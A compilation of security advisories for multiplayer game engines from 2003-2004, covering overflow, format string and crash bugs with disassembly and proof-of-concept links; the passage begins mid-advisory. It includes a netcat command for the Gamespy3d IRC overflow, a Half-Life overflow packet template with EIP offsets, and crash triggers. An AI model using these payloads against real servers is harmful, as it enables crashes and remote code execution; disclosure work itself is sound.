In fact the recv*()* function will NOT return until the malicious client is connected to the server *(probably because it waits the other pieces of data that the attacker has not sent)*.

When the attacker will disconnect itself, the situation will return normally.

 # Exploit #

I have written a program that tests the 2 bugs I have found.
You can choose your nickname, the channel to join, the relative password to use, the port to connect to, using the autorejoin option *(so you can rejoin infinitely)*, getting remote informations and naturally you can also see what happens in realtime on the server, as who enters, who exits, relative IP addresses, who changes his nickname and other little informations.
Naturally, as almost all my tools, it can be compiled on both Unix and Windows:

http://aluigi.org/poc/wilco.zip

Application: *- Etherlords I*
http://www.etherlords.com/etherlords1/
- Etherlords II
http://www.etherlords.com
Versions: *Etherlords I <= 1.07*
Etherlords II <= 1.03
Platforms: *Windows*
Bug: *reading of unallocated memory (crash)*
Exploitation: *remote, versus server and client*
Date: *25 Mar 2004*

Etherlords is a 3D turn based game developed by Nival
(**http://www.nival.com**) and published by Fishtank Interactive
(**http://www.fishtankgames.de**) and Strategy First
(**http://www.strategyfirst.com**).
Etherlords I was released at November 2001 while the second game has
been released at October 2003.

 # Vulnerabilities #

The packet signed by the number 3 is usually sent by the server to the client and contains a 16 bit value at offset 9 used to specify the size of the data block that follows it.

If this number is too big the game will read also the unallocated memory after the packet and will crash immediately.

The following memcpy() instruction comes from Etherlords II 1.03 and is exactly where the bug happens:

```
:0076FD4B C1E902                shr ecx, 02
:0076FD4E F3A5                  rep movsd
:0076FD50 8BCA                  mov ecx, edx
:0076FD52 83E103                and ecx, 003
:0076FD55 F3A4                  rep movsb
```

The nice thing is that the packet 3 can also be used versus the server that in fact will manage it just as the client does and will crash.

 # Exploit #

http://aluigi.org/poc/ethboom.zip

Application: *Chrome*
http://www.chromethegame.com
Versions: *<= 1.2.0.0*
Platforms: *Windows*
Bug: *reading and writing into unallocated memory (crash)*
Exploitation: *remote, versus server*
Date: *18 Mar 2004*

Chrome is a cool game developed by Techland *(**http://www.techland.pl**)* and is a futuristic FPP *(First Person Perspective)* shooting game whose takes action on a planet of another solar system called Valkyria.
It has been published by Strategy First *(**http://www.strategyfirst.com**)* in June 2003.

 # Vulnerabilities #

The problem is located in the following instructions:

```
buff = malloc(value);
memcpy(buff, packet + 8, value);
```

where **"buff"** is the new allocated buffer, **"value"** is a 32 bit number located at offset 4 of the packet sent by the client and **"packet"** is just this packet.
Now we have 2 interesting effects that have the same result *(server's crash)*:

- if **"value"** is too big the malloc() function will fail and there are no instructions to check it so the game will try to write into a bad memory zone *(0x00000000)*
- if **"value"** is big but is allocable, memcpy() will fail because the value is bigger than the packet so it will try to read from the unallocated memory after the data

 # Exploit #

http://aluigi.org/poc/chromeboom.zip

Application: *Unreal engine*
http://unreal.epicgames.com
Games: *- America's Army*
- DeusEx
- Devastation
- Magic Battlegrounds
- Mobile Forces
- Nerf Arena Blast
- Postal 2
- Rainbow Six: Raven Shield
- Rune
- Sephiroth: 3rd episode the Crusade
- Star Trek: Klingon Honor Guard
x Tactical Ops (NOT VULNERABLE)
- TNN Pro Hunter
- Unreal 1
- Unreal II XMP
- Unreal Tournament <= 451b
- Unreal Tournament 2003
x Unreal Tournament 2004 (NOT VULNERABLE)
- Wheel of Time
- X-com Enforcer
- XIII
(the list contains all the Unreal based games with multiplayer support released until now, I have NOT tested them all)
Platforms: *Windows, Linux and MacOS*
Bug: *remote format string bug*
Exploitation: *remote, versus server*
Date: *10 Mar 2004*

The Unreal engine is the famous game engine developed by EpicGames *(***http://www.epicgames.com)** and used by a wide number of games.

 # Vulnerabilities #

The problem is a format string bug in the Classes management.
Each time a client connects to a server it sends the names of the objects it uses *(called classes)*.

If an attacker uses a class name containing format parameters *(as %n, %s* and so on) he will be able to crash or also to execute malicious code on the remote server.

This is an in-game attack so the attacker must have access to the server, for example if the server is password protected he must know the password.

 # Exploit #

UPDATE 17 Jul 2008

http://aluigi.org/poc/unrfs.txt

Application: *Red Faction*
http://www.redfaction.com
Versions: *<= 1.20*
Platforms: *Windows, MacOS*
Bug: *broadcast client buffer overflow*
Exploitation: *remote and automatic, versus clients*
Date: *01 Mar 2004*

Red Faction is a very cool FPS game developed by Volition
*(***http://www.volition-inc.com)** and published by THQ
*(***http://www.thq.com).**
It has been released in September 2001.
The main and most famous feature of this game is the possibility to destroy walls and other scenario's elements with bombs and rocket launchers... very funny and relaxing.

 # Vulnerabilities #

The problem is a broadcast client buffer overflow.
Each client entering in the multiplayer menu of the game first contacts the master server to know what game servers are online and then asks informations to eachone of them.
The reply of the servers contains a NULL terminated text string identifying the server name, if this string is major or equal than 260 chars the client will be victim of a buffer overflow vulnerability caused by the following memcpy*()* function *(from 1.20 version)*:

```
:0047B2D8 F3A5                    rep movsd
```

The attacker on the *(passive)* server will have full control over any client.

 # Exploit #

http://aluigi.org/poc/rfcbof.zip

Application: *Gamespy SDK used for online cd-keys validation in third party code (hidden "security through obscurity" code)*
Games/ver: *Battlefield 1942 <= 1.6.19 and 1.6rc1*
http://www.battlefield1942.com
Contract Jack <= 1.1
http://nolf.sierra.com
Gore <= 1.48 (1.49)
http://gore.cryogame.com
Halo <= 1.031
http://www.microsoft.com/games/halo/
Hidden & Dangerous 2 <= 1.04
http://www.hidden-and-dangerous.com
IGI 2: Covert Strike <= 1.3
http://www.igi2-game.com
Need For Speed Hot Pursuit 2 <= 242
http://www.eagames.com/pccd/nfshp2/home.jsp
TRON 2.0 <= 1.042
http://www.tron20.com
MANY OTHERS, some of them are listed here:
http://aluigi.org/papers/gshlist.txt
Platforms: *Windows, Linux and MacOS*
Bugs: *A] crash of games'servers*
B] privacy problems
Exploitation: *remote*
Date: *24 Feb 2004*

Grammatical corrections by: Peter Winter-Smith
http://www.elitehaven.net

First I want to stress the fact that these bugs have been discovered during a bug research on a specific game and I knew about the involvement of Gamespy only some minutes later.
Yes Gamespy, the people who claim to **"welcome any and all help"** and then send me an useless Cease&Desist and DEFAME me and moreover my hobby, the same people who claim to **"protect gamers rights and provide security"** and then leave RogerWilco and Gamespy3d still vulnerable to highly critical and public known bugs, the same **"trusted people"** who claim **"Gamers trust us"** and at the same time insert hidden functions in third party games.
http://aluigi.org/papers/castleoflies.txt

The code which is the object of this research is just the SDK that Gamespy gives/sells to games developers to implement the online management and validation of games cd-keys.
The worst thing of this SDK is that it uses simples **"security through obscurity"** methods to hide informations to the same users who use these vulnerable games *(any existent type of demo, retail and dedicated server)* so this advisory will also clarify these shameful methods avoiding that these users like me continue to be insulted.

The bugs I want to analyze are essentially the following:

A] security bug/programming error: crash in the games servers
B] security through obscurity bug: possible privacy problems

Fortunately the developers have the source code of the bugged SDK so all the people I have personally contacted a lot of weeks ago have had the possibility to fix the first bug without problems.

Then some weeks ago Gamespy has also released a patched SDK to the developers of the vulnerable games, in fact they have been contacted just by one of the developers I have talked with... in fact as everybody knows for me is impossible to directly contact Gamespy

because they are incapable to understand and manage my bugs reports.

However I have also provided some unofficial fixes for the games that have no official patches at the moment or that are no longer supported.

 # Vulnerabilities #

A] crash of games'servers

The problem is located in the instructions that copy the portion of the received query packet delimited by backslashes *(as \query\)* into a new buffer.
The vulnerable instructions are similar to the following:

```
int size = strchr(buff + 1, '\\') - buff;
if(size > 32) return;
strncpy(querybuff, buff + 1, size);
```

"buff" is the decoded packet *(look at next section)* containing one of the hidden Gamespy commands, **"size"** is a signed integer number that contains the amount of bytes to copy and **"querybuff"** is the buffer that will contain the query for comparison with the hidden commands.

In this code we can find 2 programming errors:

- the return value of strchr*()* is not checked so if it fails the Gamespy code continues to think that the address of the string returned is valid also if it is 0 *(failed)*.
- **"size"** is managed as a signed integer *(+/- sign)* so when strchr*()* fails the function does a **"0 - buff"** operation *(difference between the end and the beginning of the query)* that results in a negative 32 bit number.
  The problem happens when the function checks if **"size"** is major than 32 because naturally this is a signed comparison and **"size"** has a negative sign.

The effect of the bug is an exception in the strncpy*()* function that interrupts the server immediately.

B] privacy problems

As already said, the Gamespy code implements security through obscurity techniques to avoid that the servers'administrators see or understand the queries sent and received to their own systems *(why? I don't know, ask to Gamespy)*.
These queries however are nothing of **"special"** but can cause some privacy problems to games servers and clients.
The following is the command that gives problems:

```
ison: used to know if in the target game server is playing an user with
      a specific cd-key
```

For example this command can be used to track a specific user if we know his cd-key or its MD5 hash *(hash sent to any game server where the client joins)*.

==========

3) Analysis of the hidden code

The Gamespy cd-key SDK is a partially hidden function activated when the game server receives a packet with a specific byte in it or must validate a client's cd-key.
I'm just one of the users of some of the vulnerable games and I don't accept that someone inserts hidden code in the games I buy or administer *(moreover if they are not the developers and I don't trust in them)* so this analysis will finally shed light on a part of this code, the part that directly affects users.

The hidden function used to manage the **"undocumented"** queries is activated when a packet starting with the char *';' (byte 0x3b*) reaches the query port of the game server of any user online.
The query port is just the same UDP port used to receive the information queries as **"basic"**, **"info"**, **"status"**, **"rules"** and all the others.

The char *';'* in reality is the char backslash *(the same used at the beginning of any normal query)* **"XORed"** with the char *'g'* of the string **"gamespy"**, in fact the packet that reaches the game server is simply encoded using the XOR operator.
The following is an optimized C function that explains how works the encoding/deconding operation:

```
void gamespyxor(u_char *string, int len) {
    u_char  gamespy[] = "gamespy",
            *gs;
    for(gs = gamespy; len; len--, gs++, string++) {
        if(!*gs) gs = gamespy;
        *string ^= *gs;
    }
}
```

After having decoded the data the hidden Gamespy function assembles the supported 4 commands in memory for comparison with that received in the packet. The method used for this operation is very simple and its only purpose is to hide the available commands to who tries to open the game executable with a disassembler or a hex editor.
The following is a real example showing how the 4 commands used in the function are assembled:

```
:004422B7 B175                  mov cl, 75
:004422B9 B06F                  mov al, 6F
:004422BB 56                    push esi
:004422BC 8BF2                  mov esi, edx
:004422BE B26E                  mov dl, 6E
:004422C0 884C240C              mov byte[esp+0C], cl
:004422C4 884C2410              mov byte[esp+10], cl
:004422C8 884C2420              mov byte[esp+20], cl
:004422CC 884C2423              mov byte[esp+23], cl
:004422D0 33C9                  xor ecx, ecx
:004422D2 85F6                  test esi, esi
:004422D4 8844240D              mov byte[esp+0D], al
:004422D8 88442412              mov byte[esp+12], al
:004422DC 8844241A              mov byte[esp+1A], al
:004422E0 88442422              mov byte[esp+22], al
:004422E4 C644240E6B            mov byte[esp+0E], 6B
:004422E9 C644240F00            mov byte[esp+0F], 00
:004422EE 88542411              mov byte[esp+11], dl
:004422F2 C64424136B            mov byte[esp+13], 6B
:004422F7 C644241400            mov byte[esp+14], 00
```

```
:004422FC C644241869              mov byte[esp+18], 69
:00442301 C644241973              mov byte[esp+19], 73
:00442306 8854241B                mov byte[esp+1B], dl
:0044230A C644241C00              mov byte[esp+1C], 00
:0044230F C644242163              mov byte[esp+21], 63
:00442314 88542424                mov byte[esp+24], dl
:00442318 C644242574              mov byte[esp+25], 74
:0044231D C644242600              mov byte[esp+26], 00
```

The portion of code comes directly from the file BF1942_w32ded.exe of Battlefield 1942 Win32 dedicated server 1.6.19 but this **"hiding technique"** is the same used in all the other vulnerable games and moreover also in all the Gamespy products *(..."Gamers trust us"...)*.

The generated commands are exactly: **"uok"**, **"unok"**, **"ison"** and **"ucount"**. The first 2 commands in reality are replies sent by the Gamespy master server to the games servers when they request the validation of a cd-key using the **"auth"** query.

Instead the real interesting commands are **"ison"** and a bit **"ucount"** that are used respectively to know if a specific cd-key is currently used in the target game server and how many players in the server are using cd-keys.
The following are some practical usage examples:

```
\uok\\cd\0123456789abcdef0123456789abcdef\skey\1\errmsg\Valid CD Key
\unok\\cd\0123456789abcdef0123456789abcdef\skey\1\errmsg\Invalid CD Key
\ison\skey\1\cd\0123456789abcdef0123456789abcdef
\ucount\
```

Where **"skey"** is an ID number used to track replies to a specific query and **"cd"** is the cd-key hash.
The cd-key hash is simply the MD5 hash calculated by the client on his original cd-key, it is sent by each client to the game server that uses it to validate the client through the master server.

When the server has assembled the available commands in memory it compares the received query with eachone of these 4 strings and then sends the relative answer if needed.
The following are the possible answers for the commands **"ison"** and **"ucount"**:

```
\uon\\skey\1      the requested cd-key is used in the target server
\uoff\\skey\1     the requested cd-key is not used in the target server
\ucount\9         in the target server there are 9 players using cd-keys
```

 # Exploit #

A] crash of games'servers

To test this bug all that is needed is to sending of the char *';'* to the UDP query port of the vulnerable game server that is hosting the match who will crash immediately, however I have written also an useful proof-of-concept:

http://aluigi.org/poc/gshboom.zip

B] privacy problems

The following is a tool to check the games that use the hidden Gamespy code, it is able to send all of the available 4 commands *(remember that* "uok" and "unok" aren't queries but replies so they cannot be used):

http://aluigi.org/papers/gshinfo.zip

Then I have written also a simple packet analyzer for Windows to know and decode on the fly all the UDP packets sent and received from the Gamespy master server or by any other host chosen by the user:

http://aluigi.org/papers/gshsniff.zip

The latest tool instead is a logger used to log all and only the encoded commands sent and received on a specific UDP query port:

http://aluigi.org/papers/gshlog.zip

Application: *Ghost Recon engine and some games developed by Redstorm*
http://www.ghostrecon.com
Games/Ver: *Ghost Recon <= 1.4*
Desert Siege
The Sum of all Fears <= 1.1.1.0
Platforms: *Windows*
Bug: *remote crash, possible system freeze*
Exploitation: *remote, versus both server and client*
Date: *24 Feb 2004*

Ghost Recon is a military FPS game developed by RedStorm
*(***http://www.redstorm.com***)* and distribuited by Ubisoft
*(***http://www.ubisoft.com***).*
I has been released in the far 2001 but its engine has been used also
for the game **"The sum of all fears"** in the 2002.
Furthermore this game is still supported by its gamers community
because there are a lot of MODs created for it.

 # Vulnerabilities #

The bug is located in the management of the text strings.
In fact each string is preceded by a 32bit number specifing its size.
When the server *(or the client)* receives the data it calls some
functions to manage these 32bit numbers and the data that follows them
but the return value of these functions is never checked so we get some
exceptions, where the first is at the instruction
"mov byte ptr [eax], 00" with EAX equal to *0x00000000*.

After the crash the system seems unrecoverable and reboot is needed.

 # Exploit #

http://aluigi.org/poc/grboom.zip

Application: *Game engine and games developed by Ratbag*
http://www.ratbaggames.com
Games/Ver: *- Dirt Track Racing <= 1.03*
- Dirt Track Racing Australia
- Leadfoot
- Dirt Track Racing Sprint Cars <= 1.01
- Dirt Track Racing 2
- World of Outlaws Sprint Cars
Platforms: *Windows*
Bug: *CPU at 100%, match freezed*
Exploitation: *remote, versus server*
Date: *11 Feb 2004*

Ratbag is a software house enough famous in the gaming scene for its racing games based on **"dirty"** racing sports.
Just its most famous game Dirt Track Racing in fact has won some awards in the past.

 # Vulnerabilities #

The bug is a freezing of the server *(CPU up to 100%)* caused by the value identifying the length of the data.
This value is the first 16 bit number that is located at the beginning of each data block, it is read by the server to know how many bytes must be read and to calculate the amount of remaining data to receive from the socket to complete the data block.

The problem is located just in the management of the sockets in fact the Ratbag engine uses TCP connections on non-blocked sockets so everytime that there are remaining bytes to read the game will do an infinite check on the socket to know if are arrived new data.

So for example if an attacker uses the value 3 but sends only 2 bytes, the remaining byte will cause the infinite loop because naturally he will stay connected and will never send this last byte.

 # Exploit #

http://aluigi.org/poc/ratbagcpu.zip

Application: *Chaser*
http://www.chasergame.com
Versions: *<= 1.50*
Platforms: *Windows*
Bug: *crash (reading of unallocated memory)*
Exploitation: *remote, both server and client are vulnerables*
Date: *03 Feb 2004*

Chaser is a first person shooter developed by Cauldron (**http://www.cauldron.sk**) using the CloakNT game engine and published by JoWood (**http://www.jowood.com**) in June 2003.

 # Vulnerabilities #

The structure of a Chaser packet is like the following:

```
00 00 00 00 00 ff 00 00
   |              |
   |              size of the data starting at offset 14
   16 bit checksum
   http://aluigi.org/papers/chaser_crc.h
```

The problem is just in the value specifying the size of the data in fact if it is too big the game will read all the amount of data specified and will reach an unallocated memory zone that will cause an exception.
The following is the instruction that causes the crash in the dedicated server 1.50:

```
:0050C89F F3A5                    rep movsd
```

Note that the resulted buffer-overflow doesn't seem exploitable because the attacker has no direct control over the value that will be taken by EIP.

 # Exploit #

To test the Chaser server:

http://aluigi.org/poc/chasercrash.zip

The vulnerability affects also the client but naturally the dangerousness is really minimale, I have released a proof-of-concept also to test this case:

http://aluigi.org/poc/chaser-client.zip

Application: *Need for Speed Hot Pursuit 2*
http://www.eagames.com/pccd/nfshp2/home.jsp
Versions: *<= 242*
Platforms: *Windows*
Bug: *client's buffer-overflow*
Exploitation: *remote*
Date: *22 Jan 2004*

Need for Speed Hot Pursuit 2 *(NFSHP2)* is a nice racing game developed by Blackboxgames *(**http://www.blackboxgames.com**)* and published by Electronic Arts *(**http://www.ea.com**)*.
It has been released in October 2002.

 # Vulnerabilities #

The NFSHP2's client is vulnerable to a buffer-overflow caused by a too long string in the informations replied by the server.
The information queries are made automatically by each client that enters in the Multiplayer screen of the game, in fact each packet will be sent to all the servers found in the master server's list and then the clients will wait for the replies.

The problem is just in these answers and exactly in the values after the following parameters:
gamename, gamever, hostname, gametype, mapname and gamemode

The following is one of the vulnerable pieces of code permitting the buffer-overflow, coming directly from the decoded NFSHP2 242 exe:

```
:0050558D 6814206E00              push 006E2014
:00505592 6800E86900              push 0069E800 ("mapname")
:00505597 56                      push esi
:00505598 E873930000              call 0050E910
:0050559D 83C40C                  add esp, 0000000C
:005055A0 8D9344010000            lea edx, dword[ebx+00000144]
:005055A6 8A08                    mov cl, byte[eax]
:005055A8 40                      inc eax
:005055A9 880A                    mov byte[edx], cl
:005055AB 42                      inc edx
:005055AC 84C9                    test cl, cl
:005055AE 75F6                    jne 005055A6
```

Simple explaination:
- the code searchs for the string "mapname" in the packet
- it starts to copy the value after "mapname" to a newer smaller buffer

As said before, the clients automatically request informations to the servers meaning that if exists at least one malicious fake server nobody will be able to play online and moreover the attacker has the possibility to execute malicious code or take control over all the existent clients.

 # Exploit #

http://aluigi.org/poc/nfshp2cbof.zip

Application: *Serious Sam engine*
http://www.seriousengine.com
Versions: *Versions using TCP protocol in multiplayer:*
- SeriousSam: the First Encounter <= 1.05
- SeriousSam: the Second Encounter <= 1.05 (1.07 is NOT vulnerable)
- Demos of Serious Sam test 2 2.1a and the demo of the Second encounter (oh yeah they are demos but there are people that use them)
- probably also other games based on this engine but I wasn't able to test them
Platforms: *Windows*
Bug: *Remote crash of the server caused by malformed data*
Date: *30 Oct 2003*

The Serious Sam engine is the great game's engine developed by Croteam.
The games based on this engine are **"Serious Sam: the first encounter"**, **"Serious Sam: the second encounter"**, **"Deer Hunter 2003"** and **"Carnivores: Cityscape"** *(probably others?)*.

As said in the header of this advisory, ONLY the games or the versions of the engine that use the TCP protocol are vulnerables, in fact the version 1.07 of **"Serious Sam: the second encounter"** *(patch released over one year and half ago)* makes the game incompatible with older versions because it uses UDP instead of TCP.
This version is NOT vulnerable.

I have tested also the Linux beta version of **"Serious Sam: the first encounter"** that uses UDP and in fact it is NOT vulnerable *(instead the Win32 version uses TCP and IS vulnerable)*.

 # Vulnerabilities #

The bug is a remote crash or freeze of the server caused by a malformed parameter in the data sent by the client.
The following is an example of the original data:

```
"\x1f\x00\x00\x00"
"\x40\xE1\xDE\x03\xFB\xCA\x2A\xBC\x83\x01\x00\x00\x07\x47\x41\x54"
"\x56\x10\x27\x00\x00\x05\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01"
"\x00\x00\x00\xA0\x0F\x00\x00\x64\x00\x00\x00"
```

The first parameter, *0x0000001f*, probably is the size of the data that follows it or something similar and if you modify it the server will have some different **"bad"** effects.

For example values over *0x81000000* crash the server and other values like *0xfffffff0* instead freeze it.

 # Exploit #

http://aluigi.org/poc/ssboom.zip

Application: *Gamespy 3d*
http://www.gamespy3d.com
Versions: *<= 263021*
Platforms: *Windows*
Bug: *Code execution through memory corruption caused by long data from IRC server*
Date: *30 Sep 2003*

Gamespy3d is a commercial application developed by Gamespy to have access to the master servers based on their protocol and to make other things like chat for example.

 # Vulnerabilities #

Gamespy3d has a built-in IRC client to let users to join an IRC server specified by them and starting to chat.
After sending the USER and NICK commands, the Gamespy3d client waits an answer from the server.
If the server sends an answer of at least 262 bytes, the client will badly interpretate the input and the execution flow will continue from the address pointed by the 4 bytes at the offset 204 of the answer.

The following is a practical example:

```
: [203 bytes] [4 bytes] [54 bytes]
| |           |         |
| |           |         are needed at least 54 bytes to exploit the bug
| |           execution flow will continue by the address pointed here
| these bytes are needed
IRC protocol
```

However what happens in the program is not totally clear. The last instruction before the exception in the version 263010 of the program is:

```
:004F29CB 8378F401       cmp dword ptr [eax-0C], 00000001
```

Then the execution flow continue directly from the address pointed by the 4 bytes in the server's answer.
EAX and EBX instead will point to the 4 bytes before *(useful for exploitation)*.

The following is the list of the bytes that cannot be used or that will be converted in NULL bytes:

0a = cannot be used
0d = cannot be used
20 = cannot be used
21 = will be converted in *0x00*
40 = will be converted in *0x00*
7e = will be converted in *0x00*

 # Exploit #

You can use a text file containing the long string launching netcat in listening mode:

```
  nc -l -p 6667 -v -v -n < long_string.txt
```

Or you can use my simple proof-of-concept:

http://aluigi.org/poc/gs3dirc.zip

Date: *29 Sep 2003*

Some weeks ago I found a format string bug in the Half-Life client.
The bug happens when an unknown command is used and the game returns a string like the following:

```
\x02Unknown command: wrong_command_used\n
|   |                |                  |
|   |                |                  line feed
|   |                command used (exactly what has been written in the
|   |                console)
|   string
type of message
```

The function that shows this string is vulnerable to a format string bug, in fact the following is a simple example:

```
]%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x
Unknown command:
270b4768.270b47e8.270b4868.270b48e8.27031ae9.0a07f128.00000002.01e11f28.01d1105c
```

01e11f28 is the pointer to the string to use to format (**"\x02Unknown command: %08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x\n"**)
01d1105c instead is the return address of the function *(however note that Half-Life uses an encoded executable and in my test I have seen that this address* **"sometimes"** changes...):

```
...
01d11058   57         push edi
01d11059   56         push esi
01d1105a   ffd0       call eax    <--- 27031ad0 of client.dll
01d1105c   83c40c     add esp, 0c
..
```

Naturally the problem is not only locally... but remotely because all the commands typed in the client's console are sent to the server that manages them and if the command is unknown it returns the **"Unknown command"** message to the client *(data type 0x4d)*.
This means that a malicious server can send formatted strings to each client.

Unfortunately, I haven't too much experience with the exploitation of format string bugs so I can't be sure about the **"real"** exploitation of this problem to execute remote code on client.

I have released a proof-of-concept to test the vulnerability *(for both *nix and Win)* that sends the bad string to the connected client when the client or the server sends a message *(for example* **"say hello"**):

http://aluigi.org/poc/hlclientfs.zip

Applications: *RogerWilco (http://www.rogerwilco.com)*
Versions: *graphical server <= 1.4.1.6*
dedicated server for win32 <= 0.30a
dedicated server for linux/bsd <= 0.27
Platforms: *ALL the platforms supported by the graphical server and the dedicated server (Win32, Linux and BSD)*
Bug: *Remote buffer overflow*
Date: *08 Sep 2003*

RogerWilco is a real-time voice chat application developed by Gamespy and very used by gamers.

 # Vulnerabilities #

RogerWilco reads the data sent by the client as follow:

1 byte: *0x0f (it is a specific tag)*
1 byte: *0x00 (it is a specific tag)*
2 bytes: length of the data to read. We will call this size as **'N'**
N bytes: data

As everyone can understand from this little intro the problem is just the possibility for the attacker to directly specify the amount of data the server will read.
Then the server will launch the recv*()* function using the same buffer *(that naturally has not been correctly allocated so it is small)* and reading N bytes:

```
recv(sock, buffer, N_bytes, 0);
```

The result is the complete overwriting of the memory and, naturally, also of the return address of the main function.

The first data that the client sends to the server contains the password to use, the channel to join and 12 bytes that I don't know what they represent.
This means that does NOT exist a server that is not vulnerable, also if you set a password and if you choose a channel with a strange name or that is not known by the attacker.
In fact the password is the only defense to limit or avoid undesired accesses to the own server.

The other problem is that ALL the versions and the types of RogerWilco' servers are vulnerable, so both dedicated and not dedicated servers and all the versions of the program released until now.

 # Exploit #

A new option has been added to my tool created to test the RogerWilco's vulnerabilities found by me, check it:

http://aluigi.org/poc/wilco.zip

Applications: *RogerWilco (http://www.rogerwilco.com)*
Versions: *1.4.1.2 (server and client buffer-overflow)*
1.4.1.6 (server freeze bug; server and client crash)
Platforms: *Windows*
Bugs: *crash, buffer-oveflow and temporary freeze*
Date: *08 Sep 2003*

RogerWilco is a real-time voice chat application developed by Gamespy.
Over 2 months ago I released an advisory about the bugs of the previous 2001 version and now after this time I'm releasing another advisory about similar vulnerabilities...

The recent RogerWilco's vulnerabilities story is composed by about 3 releases:

MkId3: released in 2001, it has been the latest until the 2003 summer
1.4.1.2: version released to fix the bugs I found in the previous 2001 version *(unfortunally it didn't really patch one of them)*
1.4.1.6: the **"remixed"** 2001 version *(?)*

Before the release of the 1.4.1.2 version, the Gamespy's developers sent me a beta.
This version FULLY patched the bugs I found in the 2001 version.

After some days the 1.4.1.2 was publicly released. I decided to give a look to this version only to be sure that it really fixed the bugs... and I had a surprise.
A longer nickname *(about the double used to exploit the previous 2001 version)* causes a buffer-overflow in the server and a broadcast buffer overflow versus all the 1.4.1.2 clients if you launch the attack versus a dedicated server.
In fact the dedicated server has never been vulnerable *(the problems are only in the graphical client/server)* so it simply forwards the malformed packet to the attached clients.

Well, naturally I quickly contacted Gamespy reporting the new problem.

Nobody recontacted me but the 8th July 2003 a new version *(1.4.1.6)* was released.
I didn't test it quickly because I temporary abandoned this bug research but after about 2 weeks I decided to test this new version.

The 1.4.1.6 version is very similar to the old 2001 version with some little differences.
One of these differences in fact is that finally the broadcast buffer overflow exists no longer but at its place now there is a crash caused by a nickname of at least 33 bytes.
I think that it is the old **"remixed"** 2001 version because there is a knockdown evidence: the freeze bug existent in the 2001 version that was patched in the 1.4.1.2 release...

Well, I recontacted them again asking for explanations and also to re-report the problems and after some days finally the developers said they were working to patch these bugs *(again???)*.

Wait, wait and wait again but after over a month nobody has recontacted me and no new versions have been released.

 # Vulnerabilities #

Important note:

The dedicated server *(RWBS)* is NOT vulnerable to these bugs.
However if will be used a dedicated server, it will forward the packets received by the attacker to all the clients attached to it. So everyone talking on that server will receive the malformed packet and will be vulnerable to the attack.
The only limits for an attacker are the password *(if it has been set by the server and he don't know it)* and the channel because it is needed as target of the attack.

1.4.1.2:

The 1.4.1.2 version is vulnerable to a buffer-overflow that happens when a nickname of 1022 bytes long *(the 2001 version needed 516 bytes)* is sent to the server but fortunally the server crashes before forwarding the nickname to the other clients *(instead in the 2001 version, the forwarding happened before the crash causing more damage)*.

1.4.1.6:

The crash in the 1.4.1.6 version happens in NETWORK.DLL if you send a nickname of at least 33 bytes.
Doesn't seem possible to execute remote code but only to crash the server or the 1.4.1.6 clients connected to a dedicated server.
The other problem is the old server's freeze bug already seen in the 2001 version *(**http://aluigi.org/adv/wilco-adv.txt**).*

 # Exploit #

There are 2 new options in my tool for the testing of the Rogerwilco's vulnerabilities.
Read the instructions when you launch it to check the new bugs:

http://aluigi.org/poc/wilco.zip

Applications: *Half-Life (http://half-life.sierra.com)*
Versions: *1.1.1.0 and previous versions (including all MODs based on the game, such as Counter-Strike and DoD) 3.1.1.1c1 and 4.1.1.1c1 of the free dedicated server*
Platforms: *Windows and Linux*
Bugs: *Remote buffer overflow and Denial of Service*
Date: *29 Jul 2003*

Valve's Half-Life was released in 1998 but still remains as the worlds most popular FPS game.

The success of the game is largely due to the overwhelming community support, which has spawned a range of MODs for the game - including the popular Counter-Strike MOD and Day Of Defeat.

It is developed by Valve *(***http://www.valvesoftware.com)** and published by Sierra *(***http://www.sierra.com).**

There is a buffer overflow in the Half-Life servers.
Both the dedicated server and the game server are vulnerable.

The only limitation in this buffer-overflow is that some bytes can not be used in the shellcode because they are delimiters or otherwise reserved for use by the Half-Life protocol. This puts some minor constraints on the execution of the remote code, but is far from limiting.

Further, there is a Denial of Service vulnerability that completely freezes the server, entering it into an infinite loop.

 # Vulnerabilities #

The first thing that I want to specify is that some bytes cannot be used to fully exploit the following buffer-overflow, so the code execution could theoretically be limited.

The explanation of the bug is divided into 4 sections used to show the effects of the long string as parameter and value on the graphical game and on the dedicated server:

BUG 1: buffer-overflow
BUG 2: freeze *(infinite loop)*

With parameter and value I mean:

```
\name\Test
 |    |
 |    value
 parameter
```

The problem happens because Half-Life uses other instructions if the total lenght of the string sent by the client is major than 256 bytes:

```
cmp ecx, edi
jl 00d3e687
```

BUG 1: HLDS.EXE *(parameter)*

First of all, I want to explain the buffer overflow that only occurs within the Half-Life dedicated server.

During my explanation I will refer only to the exact addresses of the Half-Life 1.1.1.0 dedicated server on Windows *(hlds.exe from the retail game)*.

The problem happens when a too long parameter is passed in the packet to join multiplayer matches sent by the client to the server and the following is an example in C language of the UDP packet plus a big parameter *(that I have called PAYLOAD)*:

```
#define PAYLOAD     [268 chars]
#define BOF         "\xff\xff\xff\xff" \
/* 1 */             "connect %d" \
/* 2 */             " %s \"" \
                    "\\prot\\2" \
                    "\\unique\\-1" \
                    "\\raw\\00000000000000000000000000000000" \
                    "\" \"" \
                    "\\model\\" MODEL \
                    "\\topcolor\\" TOPCOLOR \
                    "\\bottomcolor\\" BOTTOMCOLOR \
                    "\\rate\\9999.000000" \
                    "\\cl_updaterate\\20" \
                    "\\cl_lw\\1" \
                    "\\cl_lc\\1" \
                    "\\cl_dlmax\\128" \
                    "\\hud_classautokill\\1" \
                    "\\name\\" NAME \
/* 3 */             "\\" PAYLOAD "\\value" \
                    "\"\n"
```

where:
1) the first "%d" is the protocol version supported by the server
2) "%s" is the challenge key sent by the server previously
3) PAYLOAD is a long string of 268 chars *(268 are needed to overwrite the stored EBP and EIP registers in the stack, respectively at offset 260 and 264 of the PAYLOAD string)*

The dangerous code is located in the function at address *0xD3E3F0* of SWDS.DLL *(address that in memory will become 0x63ce3f0*, so if you want to debug it in real-time remember to add *0x5690000...)*.

This function seems to be something similar to a strcpy*()* function but it is used ONLY with parameters, and it looks not only for NULL bytes but also for backslashes '\' in the parameters sent by the client.

The problem however is located "exactly" in the loop that starts from address *0xD3E425* to *0xD3E432*:

```
:00D3E425 3C5C                  cmp al, 5C
:00D3E427 740B                  je 00D3E434
:00D3E429 8801                  mov byte ptr [ecx], al
:00D3E42B 8A4601                mov al, byte ptr [esi+01]
:00D3E42E 41                    inc ecx
:00D3E42F 46                    inc esi
:00D3E430 3AC3                  cmp al, bl
```

```
:00D3E432 75F1                    jne 00D3E425
```

As you can see, this loop makes the following things:

